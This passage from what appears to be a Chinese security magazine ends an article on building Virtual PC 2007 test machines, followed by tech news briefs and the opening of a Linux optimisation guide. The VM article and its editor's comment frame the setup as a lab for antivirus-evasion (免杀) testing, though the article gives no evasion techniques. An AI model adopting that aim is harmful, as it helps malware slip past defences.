现在我们已经可以构建多个虚拟机，而不用每次都装系统了。由于对系统的更改全部保存在差分磁盘中，而母盘也设置了“只读”，所以任何数据都不会写入母盘，母盘可以多次重复使用。但是，如果你想把虚拟机的系统换成其它的操作系统，还是需要重新安装系统的。

请注意：不要在差分硬盘中安装系统，需要新建母盘然后安装系统。

四、关于虚拟机的一些设置

接下来简单介绍一下虚拟机的设置。在虚拟机的电源关闭状态下，可以对虚拟机的内存、硬盘、网络模式等进行设置，这里只对一些最常用的设置进行说明。

在选中一个虚拟机的前提下，点击右侧的“设置”按钮就可以对虚拟机的参数进行设置了，如图23。之后弹出设置的对话窗口，如图24。




图20 选择“差分硬盘”




图21 选择一个母盘




图22 是否启用还原磁盘




图23 设置虚拟机参数

我们可以看到有许多参数都是可以进行设置的，“文件名”这里可以更改虚拟机的名称，“内存”的设置可以更改内存的大小。硬盘设置我们分别看到了“硬盘1”、“硬盘2”、“硬盘3”，其中硬盘1是系统盘，也就是创建虚拟机时所创建的那个盘，对于硬盘2和硬盘3，是预留给用户自己添加其它虚拟硬盘用的，在系统中会显示为D盘和E盘。

虚拟硬盘可以通过“虚拟硬盘向导”来创建，也就是在图20中选择“动态扩展”之后保存一个虚拟硬盘。下面我们来设置“还原磁盘”，在图24中，我们看到显示的是“禁用”，只要把它“开启”，就相当于给系统安装了还原卡，这样在关闭虚拟机的时候会有提示，如图25。




图24　重命名虚拟机

选择“关闭电源并删除更改”就会将当前在系统中所有提交的数据全部删除。当然，你若想给虚拟机安装软件，预先可以先关闭还原功能，而且尽量不要在还原功能开启的情况下用“保存更改”的选项，万一在此过程中虚拟机程序意外关闭，容易导致虚拟机的系统崩溃。

接下来一个重要的设置就是网络了。在网络设置里，如果你的电脑是公网IP，或者局域网内自动获取IP，可以设置和物理机用一个网卡。如果你是在局域网内用固定IP，可以设置NAT连接模式，这样你的虚拟机就可以上网了。至此，整个虚拟机的搭建过程也就完成了。




图25　关闭电源提示

五、总结

Microsoft Virtual PC 2007这款虚拟机软件我是比较喜欢的，也推荐给大家使用，它很容易操作，尤其是一些功能还是不错的，比如可以随意从物理机和虚拟机之间拖拽文件，还可以利用差分硬盘迅速缔造出多个相同的环境等。这些功能是一些同类虚拟机软件无法比拟的，总之本文就是为了给免杀初学者搭建一个免杀测试的环境。

【本文所涉及的相关程序已收录在本期光盘中】

编辑点评：

要免杀，首先肯定就是使用一个干净又容易清理的环境来做测试了，所以虚拟机对于免杀来说绝对是首选。很多人都在用微软的产品，而且微软出品的Virtual PC是一个不错的选择，上手容易，非常适合我等菜鸟。看了这篇文章，相信你也能够很容易配置出一个适合自己的免杀环境出来。

飘语：

这个月最让小编吃惊的就是易PC上跑起Android的消息了，虽说google早就在打便携移动设备的主意了，本以为google会开发自己的终端，没想到google竟然直接把Android拿来用了。虽然推出Android的上网本目前还没有任何官方的回应，但看形势是错不了了，google这一招肯定会给微软和苹果造成巨大的打击。对于微软，Vista显然与移动设备无缘，所以微软延长xp的服役时间，等着Windows 7出来收拾残局争夺阵地。而google利用Android，那等Windows 7出来的时候，google已经建立起完善的网络和服务了。越来越感觉到，网络时代，不适合微软啊……

Linews

1、Google Chrome份额再度超过1%

频繁的升级更新有效地确保了Google Chrome浏览器的使用份额，而1.0最终正式版的发布再次将其份额提到了1%之上。当然，Google Chrome的用户量和份额是无法与其关注度相比的，要想成为一款重量级浏览器的路还很长。根据Net Applications的统计数据，Safari、Firefox、IE的用户量分别是Chrome的7倍、20倍和70倍左右。

Google Chrome在今年9月初刚发布的时候份额曾经一度飙升，第三天冲到了1.16%，随后急剧滑落，到10月15日只剩0.69%。不过，Google还是找到了提升份额的好办法：不断升级。推出一百天来，Chrome一直都在升级，直到现在终于完成了第一个正式版本，随后份额慢慢上升，这也是9月份以来第一次重返1%之上。

风飘点评：

经过了这么长时间，chrome终于挺过来了，在正式版发布后将市场份额提升到1%已经是个不错的成绩了。同时，在chrome苦苦挣扎的这段时间，IE也过得非常辛苦，微软的IE浏览器市场份额八年来首次跌至70%以下。火狐在努力的抢IE的饭碗，chrome看上去是矛头对着IE，抢走的大多却是火狐的用户，google还在宣传：用chrome和火狐访问gmail的速度是IE的2倍。而在国内，“朱雀”的风头也不亚于chrome。目前的情况：很乱，很乱……

2、谷歌Android上网本2009年诞生？

现在有很多人都在猜测2009年究竟会诞生哪些科技新品，而美国知名科技博客GigaOM却给出了一个看似有些牵强的预测——2009年将诞生首款基于Android操作系统的上网本。

上网本（netbook）和Android是当今科技界最为热门的两个产品，但是将它们整合到一起的想法却似乎有些荒谬。不过GigaOM却认为，这完全有可能在2009年成为现实。

之所以做出这一推断，主要原因是通信终端芯片厂商高通（Qualcomm）也是“开放手机联盟（Open Handset Alliance）”的一员，而该组织正是谷歌为推广Android手机而牵头组建的。

尽管上网本从本质上讲还是笔记本电脑，但是“上网”才是它最主要的用途。而且，随着“云计算”服务和无线宽带技术的成熟，上网本也将以其小巧便携的优势对这两个领域起到推动作用。

风飘点评：

众所周知，谷歌Android平台的野心并不限于手机领域。Android在开发的时候就已经加入了对Intel MID移动互联网设备的支持，这意味着将Android移植到其它移动设备上将是很容易的事情。就在不久前，国外网站venturebeat花费4个小时，将Android平台已经成功运行于华硕EeePC。根据报道，此Netbook运行的Android系统完全正常，包括音频、视频、无线网卡均正常驱动。毕竟根据预测，上网本在2009年将有60%的增长，而笔记本仅为13%，这

可是很大的一块蛋糕。

3、适合所有Linux发行版的包管理器出现

linux.com报道，下一代包管理器Nix将为不同的Linux发行版，如Ubuntu、Debian、SUSE、Fedora和Red Hat，提供一个部署二进制或源代码包的简单的分配－独立方法。

更有利之处是，Nix不会干扰现有的包管理器。与现有包管理器不同的是，Nix允许软件的不同版本共存，因此用户可以自由降级。Nix将是复杂环境和需要编写支持不同库、编译器和解释程序的开发者的有利的系统管理工具。现有的包管理器在软件升级方面都存在缺陷，通过使用Nix，升级将是非常安全的，它不会覆盖之前已安装的软件，这意味着你可以随时回到旧版。

风飘点评：

包管理问题是阻碍Linux发展的最严重的问题之一，各个厂商使用不同的包管理机制，使得Linux上的软件，特别是商业软件的开发产生不少困扰。现在这个问题还并不明显，但当Linux普及，大量Linux应用涌现之时，你就会为软件的选择而烦恼了，还好，我们现在已经有了应对方案。

4、Wine将步入64位时代

Wine（Wine Is Not an Emulator）是一个Linux上运行Windows程序的解决方案，在长达15年的开发进度后，终于发布了它的1.0版本。而现在，开发人员发布公告表示，将启动64位的Wine项目，这一项目被称为Wine64。

风飘点评：

Wine大家都不陌生了，可喜的是Wine要出64位版本了，虽然具体的细节到目前还不知道，就先把消息告诉大家吧，一起期待一下。

linux系统级优化简明手册

文/小糊涂神

本文是基于RHEL5.0、2.6.18-8内核来阐述的

我不喜欢废话，直接先启动系统进入，然后从四大部分：**进程（服务）、文件系统、内存、设备来优化。**

```
[root@localhost sbin]# head -n 1 /etc/issue
Red Hat Enterprise Linux Server release 5 (Tikanga)
[root@localhost ~]# uname -r
2.6.18-8.el5xen
```

一、服务

像mysql、sendmail、postgresql、httpd等都是非常棒的服务，但是当你不使用它的时候，应该停止，这样不仅可以少占用宝贵的系统资源，还可以减少安全隐患。检查自己系统使用中的服务，可以使用nmap工具扫描。

```
[root@localhost 1]# nmap -p1-65535 127.0.0.1
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2009-01-04 01:07 EST
Interesting ports on localhost.localdomain (127.0.0.1):
Not shown: 65528 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
111/tcp   open  rpcbind
631/tcp   open  ipp
902/tcp   open  iss-realsecure-sensor
检查特定端口上正在运行的程序名:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
……
tcp 0 0 127.0.0.1:2208 0.0.0.0:* LISTEN 3082/hpiod
tcp 0 0 0.0.0.0:902 0.0.0.0:* LISTEN 2840/rpc.statd
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 2806/portmap
……
```

另外，可以使用ntsysv工具来启动或关闭服务。

小知识：xinetd是什么？

xinetd是一个daemon程序，所有结尾带d的程序都是daemon程序，也就是守护程序。守护程序分为2种处理模式：

第一个是stand alone状态的，表示该程序始终监听，一直处于运行状态，例如httpd；

第二个是super daemon，它始终处于sleep状态，直到有人唤醒它。

xinetd就是一个super daemon，但它的使命是将一个请求转给其它服务，也就是服务的管理者。由xinetd管理的服务会立即受到ntsysv的影响，其它的服务则不会立即生效，必须使用service daemon start/stop/restart来启动／停止／重启动某项服务。

一般而言，保留的服务如下：

```
autofs
crond
keytable
network
random
syslog
xfs
xinetd
cups(有打印机时才需要)
```

二、文件系统的优化

1、块大小

查看linux的系统块大小：

```
[root@localhost sbin]# tune2fs -l /dev/hdaX (X表示1,2,…,根据具体系统而定，可通过df命令查看，tune2fs可以查看整个文件的所有信息)
tune2fs 1.39 (29-May-2006)
……
Block size:          4096
……
```

查看linux系统页的大小：

```
[root@localhost ~]# getconf PAGESIZE
4096
```

在创建一个新的文件系统时，可以指定系统块的大小，不同块的大小可以使文件系统得到较好的性能。如果你创建的文件系统里存放了一些较大的文件，比如说数据库服务，可以使用较大的块，以便减少文件碎片，加快扫描的速度和文件的读、删除操作的速度。如果你创建的文件系统里存放的是一些较小的文件，比如说邮件服务，这会让较大的块造成磁盘空间浪费。系统块的

大小应根据具体的应用而定。

在ext3文件系统中，系统块的大小一般是4096byte（如前面查看linux系统块的大小所示），查看文件系统类型的命令为：cat /proc/mounts，可以列出本机所有分区的文件系统类型。

这里介绍个命令：mke2fs

```
